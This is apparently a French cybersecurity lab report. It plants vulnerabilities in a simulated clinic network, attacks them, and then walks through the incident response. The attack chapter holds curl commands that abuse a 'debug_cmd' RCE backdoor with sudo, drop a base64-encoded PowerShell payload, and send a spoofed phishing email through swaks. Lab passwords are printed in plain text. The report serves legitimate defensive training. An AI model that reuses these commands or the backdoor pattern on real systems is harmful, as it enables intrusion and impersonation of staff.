Tout comme l'hôte DMZ et le contrôleur de domaine, il est important d'affecter une adresse IP statique à l'hôte SIEM-Ubuntu afin d'assurer le bon fonctionnement des opérations de surveillance dans la clinique. Lors de l'installation des agents wazuh, on a spécifié l'adresse du SIEM "10.10.30.10", on va affecter cette adresse à l'hôte.

- `sudo nano /etc/netplan/*.yaml`
- `sudo netplan apply`

Renommer la machine (optionnel)

- `sudo hostnamectl set-hostname SIEM.clinique.soc`

Synchronisation du serveur de temps NTP avec pfSense

La synchronisation reste une étape importante même pour l'hôte du serveur wazuh.

- `sudo nano /etc/systemd/timesyncd.conf`
- `NTP=10.10.30.1`
- `sudo systemctl restart systemd-timesyncd`

Mise à jour

- `sudo apt update && sudo apt upgrade`

Gestion des comptes

Pour des raisons de sécurité, on va supprimer le compte et les paramètres de privilèges par défaut.

- `sudo useradd -m -s /bin/bash admin 2>/dev/null || sudo usermod -s /bin/bash admin; echo "admin:SOCOoperator2025." | sudo chpasswd`
- `sudo usermod -aG sudo admin`
- `sudo deluser --remove-home ubuntu`
- `sudo nano /etc/sudoers`
- Changer "NOPASSWD" par "PASSWD"

1.6.2 Installation du SIEM Wazuh

Maintenant que notre machine hôte est prête, on peut passer à l'installation et la configuration de l'outil de surveillance du laboratoire, le SIEM Wazuh.

Script d'installation tout en un de Wazuh

- `curl -sO https://packages.wazuh.com/4.14/wazuh-install.sh && sudo bash wazuh-install.sh -a`

Important : Notez le mot de passe généré à la fin de l'installation

1.6.3 Accès au tableau de Wazuh

Après avoir installé les agents wazuh, nous pouvons les voir sur le Wazuh Dashboard depuis le navigateur en tapant l'adresse IP de wazuh 10.10.30.10 et saisissant nos identifiants :

- Login : admin
- Password : H4+d7rTUR5p6iM2 ?3JUG6ki4rTrEm




FIGURE 1.22 – Tableau de bord Wazuh

On y retrouve nos agents wazuh installés sur les différents postes de la clinique permettant la visibilité des activités et télémétrie de 3 machines virtuelles du laboratoire.

1.7 Synthèse de la préparation

La phase de préparation est le pilier initial du cadre PICERL. Cette section constitue un récapitulatif détaillé de l'ensemble des dispositifs et des mesures de sécurité mis en place dans notre infrastructure. On va exposer la stratégie de défense en profondeur adoptée pour protéger l'infrastructure et pour préparer la réponse face à un éventuel incident.

1.7.1 Sécurité réseau

La protection périmétrique repose sur un cloisonnement strict des flux et une analyse du trafic réseau.

Pour éviter les risques d'évasion des isolations logiques de type VLAN, notre architecture permet de simuler une isolation physique complète grâce aux commutateurs virtuelles de VMware. L'architecture réseau interne est découpée en plusieurs zones via le pare-feu filtrant les communications selon une politique de trafic permettant d'isoler le réseau interne Windows en cas de compromission de la DMZ exposée en ligne, d'assurer la surveillance des postes depuis le SIEM et permet qu'aucun réseau ne peut communiquer avec le SOC.

Un système de détection d'intrusion (Suricata) est placé en écoute sur le point de passage externe pour l'analyse du trafic en temps réel. Nous l'avons configuré pour générer des alertes suite à la détection des attaques de reconnaissance et des attaques de type injection de code depuis le réseau WAN.

1.7.2 Sécurité des Postes

Sécurité du réseau interne Windows

Le réseau interne dispose d'une gestion centralisée des ressources depuis un contrôleur de Domaine qui impose une gouvernance stricte sur le parc Windows. Il permet l'application de stratégie de groupe (politiques de sécurité) via des GPO et de gérer les identités et les comptes via l'Active Directory.

Supervision via SIEM

Le SIEM Wazuh constitue le pilier central de la surveillance. Le système dispose d'agents pour collecter et envoyer les journaux d'événements enrichis avec Sysmon vers le SIEM afin de proposer de la télémétrie en temps réel, vérifier l'intégrité des répertoires sensibles et générer des alertes.

Sécurité de la configuration et Sauvegarde

Afin de réduire la surface d'attaque, une politique de durcissement a été appliquée sur chaque hôte du laboratoire. Tous les identifiants par défaut ont été révoqués.

En amont, nous avons sécurisé l'état nominal (la "golden image") de l'infrastructure avec la fonctionnalité de Snapshot de VMware pour permettre une restauration plus rapide durant la phase de Récupération.

1.8 Liste des vulnérabilités

Vulnérabilité 1 :

L'administrateur a mis en place dans la page principale du site dans le fichier `function.php` du thème du site wordpress, un code permettant un contrôle à distance lors de la configuration du serveur wordpress mais il n'a pas effacé la ligne de code avant de mettre le site en ligne. Cet oubli va donner lieu à une vulnérabilité de Remote Access Control, soit un backdoor permettant d'interagir avec l'hôte Ubuntu directement.

Vulnérabilité 2 :

Afin d'accéder à la machine Ubuntu, l'administrateur va octroyer les plus haut privilège à l'utilisateur `www-data`. Ainsi il pourra exécuter des commandes `'sudo'` depuis le RCE configuré. Cette seconde vulnérabilité vient faire passer la criticité de la faille RCE. Un attaquant peut pleinement profiter d'un accès au shell avec les pleins droits.

Vulnérabilité 3 :

Pour assurer faciliter le déploiement de Sysmons sur les postes Windows, l'administrateur du parc va activer l'exécution des script non signés. Cette faille peut devenir un vecteur de compromission du parc Windows.

Inventaire des vulnérabilités :

Nom de la vulnérabilité	Exécution de Commandes (RCE)	Élévation de Privilèges	Exécution de Scripts PowerShell non restreinte
ID CVE	CWE-94 (Code Injection)	CWE-269 (Privilege Management)	CWE-16 (Configuration)
ID OWASP	A03 :2021 – Injection	A05 :2021 – Security Misconfiguration	A05 :2021 – Security Misconfiguration
Score CVSS	9.8 (Critique)	7.8 (Haut)	6.5 (Moyen/Haut)
Description Technique	Insertion du paramètre <code>debug_cmd</code> dans le serveur web.	Configuration des privilèges <code>sudo</code> sans exigence de mot de passe pour le serveur web.	Paramétrage d'une GPO autorisant l'exécution de scripts sans signature numérique.

TABLE 1.5 – Inventaire des vulnérabilités mises en place dans le laboratoire

Chapitre 2

Exploitation des vulnérabilités

Introduction :

Cette partie va concentrer les étapes d'exploitations des vulnérabilités mises en place dans le premier volet. Elle démontrera les différentes phases de l'attaque pour compromettre les données sensibles de la clinique. Pour ce faire, on va suivre les actions de l'attaquant de la reconnaissance jusqu'à l'exploitation.

2.1 Reconnaissance

Pour ne pas laisser de traces et agir le plus discrètement possible, l'attaquant va employer la reconnaissance passive pour collecter le plus d'informations pertinents. Il surveillera les déplacements et préférences des employés et surveille la clinique depuis l'extérieur et va jusqu'à se rendre dans la clinique.

Il a collecté les éléments suivants sur le bureau de l'administrateur système.




FIGURE 2.1 – Éléments collectés sur le bureau de l'administrateur

Voici ce qu'il a pu recueillir des éléments critiques et pertinents :

- ◇ Adresse mail de l'admin : superadmin@clinique.soc
- ◇ Adresse mail du medecin : medecin@clinique.soc
- ◇ Adresse de la boite mail : 192.168.141.133/webmail
- ◇ Adresse du RCE : 192.168.141.133/debug_cmd
- ◇ Présence d'un SIEM
- ◇ Présence d'un pare-feu pfSense

Cette phase de reconnaissance passive est un succès et elle démontre qu'une intrusion ne nécessite pas toujours des outils de scan agressifs. Par simple observation de l'environnement de travail de l'administrateur, l'attaquant a pu identifier les composants critique du système.

2.2 Préparation

Avec les éléments critiques récoltés, il décide d'employer une méthode d'attaque courante, l'attaque phishing ciblé.

L'attaquant vérifie d'abord la viabilité de la faille RCE via une requête HTTP ciblée sur le paramètre de `debug_cmd` comme marqué sur le post it.

```
(kali㉿kali)-[~]
└─$ curl -s -G "http://192.168.141.133/" \
--data-urlencode "debug_cmd= sudo whoami"
root
```

FIGURE 2.2 – Vérification de la faille RCE via debug_cmd

Cette première tentative confirme la présence de l'exécution du code arbitraire et révèle l'intention des privilèges root depuis le serveur web. Cette compromission totale de l'hôte DMZ offre à l'attaquant une liberté d'action absolue pour la suite des opérations offensives.

Préparation du Payload :

Par la suite, il élabore la charge utile ‘Payload’ en encodant le script PowerShell en Base64 afin de masquer sa signature malveillante. Cette technique d’obscurcissement permet de contourner les systèmes de détection périmétriques lors de l’injection et de retarder au plus les mécanismes de réponse.

[illegible]

FIGURE 2.3 – Préparation du payload encodé en Base64

Une fois encodé, le script est prêt pour une livraison furtive dans le fichier update-urgent.ps1 via le vecteur RCE :

```
(kali㉿kali)-[~]
└─$ curl -s -G "http://192.168.141.133/" \
--data-urlencode "debug_cmd=echo $payload | base64 -d | sudo tee update-urgent.ps1"
```

FIGURE 2.4 – Injection du payload via le vecteur RCE

Préparation du mail :

Il déploie Swaks, un outil qu'il utilisera pour envoyer le courriel de phishing via le relais SMTP :

```
(kali㉿kali)-[~]
└─$ curl -s -G "http://192.168.141.133/" \
--data-urlencode "debug_cmd=sudo apt install -y swaks"
Reading package lists...
Building dependency tree...
```

FIGURE 2.5 – Déploiement de Swaks

L'attaquant usurpe l'identité de l'administrateur pour inciter le médecin à exécuter le script malveillant sous le prétexte d'une mise à jour critique. Ce recours à l'ingénierie sociale permet d'exploiter la confiance de l'utilisateur pour franchir le dernier rempart de sécurité de l'infrastructure.

```
(kali㉿kali)-[~]
└─$ CMD_SWAKS=$(echo "sudo swaks --to medecin@clinique.soc --from administrateur@clinique.soc --header 'Subject: [IMPORTANT] Mise à jour du système' --body \"Bonjour, J'aimerais que tu mettes à jour le système, il y'a nouveau virus qui se répond sur internet. Rien de compliqué, télécharge puis clique droit et exécute le fichier avec powershell, .... Merci, Cordialement l'administrateur\" --attach 192.168.133/update-urgent.ps1 --server localhost" | base64 -w 0)
```

FIGURE 2.6 – Préparation du courriel de phishing avec Swaks

2.3 Livraison

L'attaquant utilise l'outil Swaks pour expédier le courriel de phishing via le relais SMTP non authentifié de la clinique. Cette manœuvre permet d'usurper l'identité de l'administrateur pour délivrer furtivement la charge utile au médecin.

```
(kali㉿kali)-[~]
└─$ curl -s -G "http://192.168.141.133/" --data-urlencode "debug_cmd=echo $CMD_SWAKS | base64 -d | bash"
=== Trying localhost:25...
=== Connected to localhost.
<- 220 DMZ.clinique.soc ESMTP Postfix (Ubuntu)
-> EHLO DMZ.clinique.soc
<- 250 DMZ.clinique.soc
```

FIGURE 2.7 – Livraison du mail via relais SMTP

2.4 Exploitation

Le lendemain, le médecin se connecte et voit sur sa boîte, un mail laissé par l'administration.




FIGURE 2.8 – Mail reçu par le médecin

Il fait confiance, il l'ouvre et suit les instructions puis poursuit sa journée en pensant avoir sauver la boîte d'une probable infection de virus.



FIGURE 2.9 – Poste du médecin après exécution

Quelques heures plus tard, il réalise que les données des patients sur son bureau sont corrompu et alerte aussitôt l'administrateur. L'administrateur comprend la clinique a été victime d'une attaque et va aussitôt enclencher la réponse aux incidents.

Chapitre 3

Réponses à l'incident

Dans ce dernier volet, nous poursuivons le cycle de réponse à un incident du cadre PICERL initié dans le premier volet. La réponse est structurée autour des phases d'identification, de confinement, d'éradication, de récupération et des leçons apprises, en exposant les mesures stratégiques et techniques déployées afin de restaurer l'intégrité du système et d'assurer la continuité des services de la clinique.

3.1 Identification

L'étape d'identification consiste à confirmer la présence de l'intrusion, déterminer son origine et évaluer l'étendue de la compromission au sein de l'infrastructure de la clinique. Elle repose sur l'analyse des alertes générées par les dispositifs de sécurité configurés lors de la phase de préparation. L'objectif est d'identifier des preuves tangibles d'activité malveillante, de les retracer pour reconstruire l'attaque et initier la réponse à incident.

3.1.1 Analyse de alertes de Suricata

Dans notre scénario, Suricata constitue la première ligne de détection. Il intercepte les flux malveillants avant même qu'ils n'atteignent le serveur Ubuntu en DMZ.

Les alertes sont analysées selon un ordre temporel croissant afin de faciliter la reconstitution de l'attaque.

01/21/2026 23:27:30		1	TCP	A Network Trojan was detected	192.168.141.134 	41682	192.168.141.133 	80	1:1000044  	Network Command Injection - Obfuscated with Base64
01/21/2026 23:27:30		1	TCP	A Network Trojan was detected	192.168.141.134 	41682	192.168.141.133 	80	1:1000042  	Network Command Injection - File Ops like cat/tee/rm
01/21/2026 23:27:30		1	TCP	A Network Trojan was detected	192.168.141.134 	41682	192.168.141.133 	80	1:1000040  	Network Command Injection - Sudo Detected

FIGURE 3.1 – Alertes Suricata – Injection de commandes

À **23 :27**, plusieurs alertes indiquent une attaque de type injection de commandes comportant les commandes sudo, cat, tee ainsi qu'un code obfusqué en Base64, exécutée depuis l'adresse IP **192.168.141.134** à destination du serveur web.

01/21/2026 23:28:30	1	TCP	A Network Trojan was detected	192.168.141.134 47498	192.168.141.133 80	1:1000040	Network Command Injection - Sudo Detected
------------------------	---	-----	-------------------------------	-----------------------	--------------------	-----------	---

FIGURE 3.2 – Alertes Suricata – Injection de commandes

À **23 :28**, une seconde commande incluant sudo est détectée depuis la même adresse source.

01/21/2026 23:32:06	1	TCP	A Network Trojan was detected	192.168.141.134 44860	192.168.141.133 80	1:1000044	Network Command Injection - Obfuscated with Base64
01/21/2026 23:32:06	1	TCP	A Network Trojan was detected	192.168.141.134 44860	192.168.141.133 80	1:1000043	Network Command Injection - Shell Exec like bash/eval
01/21/2026 23:32:06	1	TCP	A Network Trojan was detected	192.168.141.134 44860	192.168.141.133 80	1:1000042	Network Command Injection - File Ops like cat/tee/rm

FIGURE 3.3 – Alertes Suricata – Injection de commandes

À **23 :32**, des alertes supplémentaires révèlent l'exécution des commandes bash, eval, echo, cat, tee et rm. Ces éléments confirment l'exploitation active d'une faille RCE sur le serveur web.

3.1.2 Analyse des journaux pfSense

Pour compléter l'analyse réseau, les journaux d'événements de pfSense sont examinés afin d'identifier des éléments exploitables liés à l'intrusion.

```
p":192.168.141.1,"src_port":50584,"dest_ip":192.168.141.133,"dest_port":80,"proto":"TCP","pkt_src":"wire/pcap","tx_id":0,"al
ert":{"action":"allowed","gid":1,"signature_id":1000044,"rev":1,"signature":"Network Command Injection - Obfuscated with Bas
e64","category":"A Network Trojan was detected","severity":1},"app_proto":"http","direction":"to_server","payload":"UE9TVCAvd
2VibWFpbC8/L0FqYXVjbnFbX3pKcGhSUVPcXhiZjFzakRvSUNiSnJNTWNGYktmWm5lNUY2TnFsdUFQSBLM0hXRU
iBV2t6WUJZYW03ZHRlQ2dQRHk0X3hQRmVydZaWGP0M0JrZWZnY3F0b1EwekFNVGcxYS1XMm9fdWwccDNrZTZaRENI
3DNISWx6azYzZmZ3dFQlQ0T1FQjRaWExvSXRpREg0ZmlzaFdtbUF3a3N2VUIRDJsWGJNQWdHcHpYaTVSaWsxT2t0aVZD
WmJyQzI2dndfUEYWejNTVnUvVElkN0I1YzRHSm1GdnV4TVJnYnNpWE16cHhFM2JZajJmc0U5Y2l0EdOY0tuTUpmTSlG
9DJqWEpUVik3U0NZZWIkt1hPcHl0eUxZmN0UUNNaaki0ZU9LYZiQXRxMXAyaVlVNEZlZ05KWmQ1TDVzUzhXMi1kUGRk
QU1Rmk5TVd3d1BzczgtOEskLWg3NkN6V2Ra1XBXWWZyaEEvIEhUVFavMS4xdQpib3N0OIAxOTluMTY4LjE0MS4xMzMN
CjVzZXItQWdlbnQ6IE1vemlscGEvNS4wIChXaW5kb3dzIE5UIDEwLjA7IFdpbjY0OyB4NjQ7IHJ2OjE0Ny4wKSBHZNWnRyby8yM
DEwMDEwMS8GaXJlZm94LzE0Ny4wQpBY2NlCHQ6IGFwcGxpY2F0aW9uL2pzZ245IHRIeHQvamF2YXNjcmlwdCwgK8q
QyBxPTAuMDENCkFjY2VwdC1MYW5ndWFhZTogZnlzZnltRiI7cT0wLjksZW4tVVM7cT0wLjgsZW47cT0wLjcnCKFjY2VwdC
1FbmNvZGlzZz0gZ3ppeCwgZGVmbGF0ZQ0KQ29udGVudC1UeXB0iBhcHBsaW5hdGlvbi94LX3dy1mb3JlLXVybGVuY29
xZWQ7IGNoYXJzZXQ9VVRGLTgNCigtUmVxdWVzdGVkLVdpdGg6IHFhNTEhOdBHBSZXF1ZXN0QpDb250ZW50LXlibmd0aD
bgMzg3Nw0KT3JpZ2luOiBodHRwOi8vMTkyLjE2OC4xNDEuMTMzDQpDb25uZW0aW9uOiBzZWVwLWFsaXZlDQpSZWZlc
mVyb0iBodHRwOi8vMTkyLjE2OC4xNDEuMTMzDQpDb25uZWVwLjE2OC4xNDEuMTMzDQpDb25uZWVwLjE2OC4xNDEuMTMzDQp
DTYxZWUzOTZmNzljNW5Nze7IHJsc2Vze2Vyb3J0O0NmEzYTIgYTIjOTRmMDYxYWRIMtG2ZTk3MzUzODlmYQ0KQ0QpZjZGVu
dG0eUjEIPSZlZXNzYVdlRm9sZGVyPURyYVY2cyZlZXNzYVdlVWlkPTl5MCZEcmFmdEZvbGRicjEcmFmdHMmVG89JK
```

FIGURE 3.4 – Extrait des journaux pfSense

Malheureusement, aucun élément directement exploitable n'a été identifié. Les journaux pfSense n'offrent pas une visibilité suffisante sur le contenu précis des commandes exécutées.

À ce stade, il apparaît que l'attaquant a utilisé une reconnaissance passive, aucune alerte de scan actif n'ayant été observée.

3.1.3 Analyse approfondie via le SIEM Wazuh

Afin d'obtenir une vision plus détaillée des actions réalisées sur le serveur compromis, une analyse approfondie est menée à partir du SIEM Wazuh.

- SIEM Wazuh → Discover
- Filtre agent.name : DMZ-Ubuntu
- Fenêtre temporelle : de **23 :27** à **maintenant**

```
> Jan 21, 2026 @ 23:27:29.463 predecoder.hostname: DMZ predecoder.program_name: sudo predecoder.timestamp: Jan 22 04:27:29 input.type: log
agent.ip: 10.10.10.6 agent.name: DMZ-Ubuntu agent.id: 002 manager.name: SIEM.clinique.soc data.srcuser: www-data
data.dstuser: root data.pwd: /var/www/html data.command: /usr/bin/tee /var/www/html/update-urgent.ps1 rule.mail: false
e rule.level: 3 rule.pci_dss: 10.2.5, 10.2.2 rule.hipaa: 164.312.b rule.tsc: CC6.8, CC7.2, CC7.3 rule.description: Successful sudo
successful sudo to ROOT executed. rule.groups: syslog, sudo rule.nist_800_53: AU.14, AC.7, AC.6 rule.gdpr: IV.32.2
```

FIGURE 3.5 – Événements Wazuh – Exécution de commandes root

À **23 :27**, l'attaquant, disposant des privilèges root, écrit un fichier update-urgent.ps1 dans le répertoire du serveur web via la commande tee.

```
> Jan 21, 2026 @ 23:28:29.515 predecoder.hostname: DMZ predecoder.program_name: sudo predecoder.timestamp: Jan 22 04:28:28 input.type: log
agent.ip: 10.10.10.6 agent.name: DMZ-Ubuntu agent.id: 002 manager.name: SIEM.clinique.soc data.srcuser: www-data
data.dstuser: root data.pwd: /var/www/html data.command: /usr/bin/apt install -y swaks rule.mail: false rule.level:
3 rule.pci_dss: 10.2.5, 10.2.2 rule.hipaa: 164.312.b rule.tsc: CC6.8, CC7.2, CC7.3 rule.description: Successful sudo
to ROOT executed. rule.groups: syslog, sudo rule.nist_800_53: AU.14, AC.7, AC.6 rule.gdpr: IV.32.2 rule.firedtimes: 1
```

FIGURE 3.6 – Événements Wazuh - Installation de l'outil Swaks

À **23 :28**, l'outil **Swaks**, reconnu pour les tests SMTP et les attaques de phishing, est installé sur l'hôte DMZ.

```
data.command > /usr/bin/swaks --to medecin@clinique.soc --from administrateur@clinique.soc --header 'Subject: [IMPORTANT] Mise à
jour du système' --body 'Bonjour, J'aimerais que tu mettes à jour le système, il y'a nouveau virus qui se répon
d sur internet. Rien de compliqué, télécharge puis clique droit et exécute le fichier avec powershell. .... Merci
Cordialement l'administrateur' --attach /var/www/html/update-urgent.ps1 --server localhost
```

FIGURE 3.7 – Événements Wazuh - Phishing via Swaks

À **23 :32**, l'attaquant utilise Swaks pour envoyer un courrier de phishing ciblé contenant le fichier malveillant update-urgent.ps1. Dans le message, il usurpe l'identité de l'administrateur afin de gagner la confiance du médecin.

3.1.4 Propagation vers le poste Windows

L'analyse est étendue aux autres postes afin d'identifier une éventuelle propagation.

```
> Jan 22, 2026 @ 00:53:55.647 input.type: log agent.ip: 10.10.20.50 agent.name: Terminal01 agent.id: 004 manager.name: SIEM.clinique.soc
data.win.eventdata.image: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
data.win.eventdata.processGuid: {536d1087-b3fb-6971-4207-000000000900} data.win.eventdata.processId: 5896
data.win.eventdata.utcTime: 2026-01-22 05:22:04.666 data.win.eventdata.targetFilename: C:\Users\medecin.CLINIQUE\Down
loads\update-urgent.ps1:Zone.Identifier data.win.eventdata.ruleName: Downloads data.win.eventdata.creationUtcTime: 20
```

FIGURE 3.8 – Événements Wazuh - Téléchargement du fichier malveillant

À **00 :53**, le fichier `update-urgent.ps1` est téléchargé dans le répertoire *Téléchargements* du terminal Windows du médecin.

```
> Jan 22, 2026 @ 00:54:05.821 input.type: log agent.ip: 10.10.20.50 agent.name: Terminal01 agent.id: 004 manager.name: SIEM.clinique.soc
data.win.eventdata.image: C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe
data.win.eventdata.processGuid: {536d1087-b406-6971-4407-000000000900} data.win.eventdata.processId: 3140
data.win.eventdata.utcTime: 2026-01-22 05:22:15.406 data.win.eventdata.targetFilename: C:\\Users\\medecin.CLINIQUE\\App
Data\\Local\\Temp\\_PSScriptPolicyTest_3ynyuo15.mgy.ps1 data.win.eventdata.creationUtcTime: 2026-01-22 05:22:15.406

> Jan 22, 2026 @ 00:54:05.841 syscheck.mode: realtime syscheck.path: c:\\users\\medecin.clinique\\desktop\\patient details.txt.infected
syscheck.sha1_after: 33c59c64772763d0ede3fadb1974f1b13b6c7490 syscheck.uname_after: medecin syscheck.mtime_after: Jan
19, 2026 @ 11:05:26.000 syscheck.attrs_after: ARCHIVE syscheck.size_after: 117 syscheck.uid_after: S-1-5-21-157368480
6-3818326128-1878267300-1106 syscheck.win_perm_after.allowed: DELETE, READ_CONTROL, WRITE_DAC, WRITE_OWNER, SYNCHRONIZE,
READ_DATA, WRITE_DATA, APPEND_DATA, READ_EA, WRITE_EA, EXECUTE, READ_ATTRIBUTES, WRITE_ATTRIBUTES, DELETE, READ_CONTROL,
```

FIGURE 3.9 – Événements Wazuh - Exécution du script PowerShell et compromission

À **00 :54**, le script PowerShell est exécuté. Le fichier `patient_details.txt` est modifié et devient `patient_details.txt.infected`, confirmant la compromission du poste utilisateur.

3.1.5 Synthèse de l'attaque

L'analyse conjointe des alertes Suricata et des événements Wazuh permet de reconstituer précisément le cheminement de l'attaque. Il s'agit d'une attaque de type phishing ciblé ayant infecté le répertoire du médecin. On a pu établir ce schéma retraçant le cycle de l'attaque :




FIGURE 3.10 – Analyse de la Cyber Kill Chain

3.1.6 Bilan de l'incident

Catégorie	Détails de l'incident
Attaquant	IP source : 192.168.141.134
Vecteurs	Injection de commande (RCE) et phishing interne
Artefact malveillant	Script PowerShell : <code>update-urgent.ps1</code>
Périmètre infecté	Ubuntu-DMZ, messagerie du médecin, terminal Windows
Machines impactées	DMZ-Ubuntu (10.10.10.6), Terminal Windows (10.10.20.50)

TABLE 3.1 – Bilan de l'analyse de l'incident

Nous clôturons cette phase d'identification avec un ensemble d'éléments suffisants pour engager la phase de confinement, en ciblant précisément les périmètres compromis.

3.2 Confinement

La phase de confinement du cadre PICERL vise à limiter les dommages collatéraux en isolant les systèmes compromis tout en préservant l'intégrité des preuves numériques. Durant cette phase, on va profiter de l'isolation des machines infectées pour analyser le comportement du code.

3.2.1 Bannissement de l'attaquant

Naturellement, la première étape sera de bannir l'attaquant d'accéder de nouveau au réseau de l'organisation. On va mettre en place une règle dans le pare-feu interdisant l'accès à l'adresse IP 192.168.141.134 :

□ PfSense → Firewall → Rules → WAN



FIGURE 3.11 – Bannissement de l'attaquant sur l'interface WAN

Maintenant qu'on connaît l'étendue de cette attaque, on va isoler les machines compromises hors de notre réseau.

3.2.2 Confinement de la machine Ubuntu-DMZ

Le poste Ubuntu-DMZ regroupe les services web de la clinique. Ces services seront suspendus jusqu'à rétablissement de la sécurité au sein de l'organisation.

Pour commencer, on va arrêter l'exposition du serveur web sur le réseau externe et le réseau interne. Pour ce faire, on va bloquer le NAT Port Forwarding et appliquer une règle d'isolation bloquant les accès à la DMZ dans tout le réseau.

- Désactivation du NAT forwarding afin de bloquer les échanges depuis l'extérieur à notre hôte DMZ
 - pfSense → Firewall → Port Forward → Edit → Disable this rule → Save
- Désactivation des règles d'accès à la DMZ
 - pfSense → Firewall → Rules → Règle confinement DMZ → Save



FIGURE 3.12 – Règle de confinement appliquée à la DMZ

3.2.3 Confinement du terminal Windows 10

Le terminal Windows est la cible finale de cette attaque. On l'isolera du parc Windows.

— Ajout de règles de confinement dans le pare-feu

□ PfSense → Firewall → Rules → Les règles de confinement → Save




FIGURE 3.13 – Règle de confinement du terminal Windows

Le confinement opéré sur le pare-feu pfSense et l'arrêt des services Apache assurent l'étanchéité immédiate de l'infrastructure. Cette étape est cruciale : elle neutralise le vecteur RCE et empêche l'attaquant de rejouer son exploit pendant que les investigations forensiques se poursuivent.

Si cette action entraîne une interruption temporaire des rendez-vous en ligne, elle est la seule garantie pour préserver l'intégrité des preuves numériques et éviter une exfiltration massive des données de santé encore présentes dans la base de données.


3.2.4 Analyse forensique du fichier malveillant

Analyse du hash du fichier malveillant

L'analyse forensique des artefacts malveillants débute par une vérification d'intégrité via le calcul de leur empreinte numérique unique (hash).

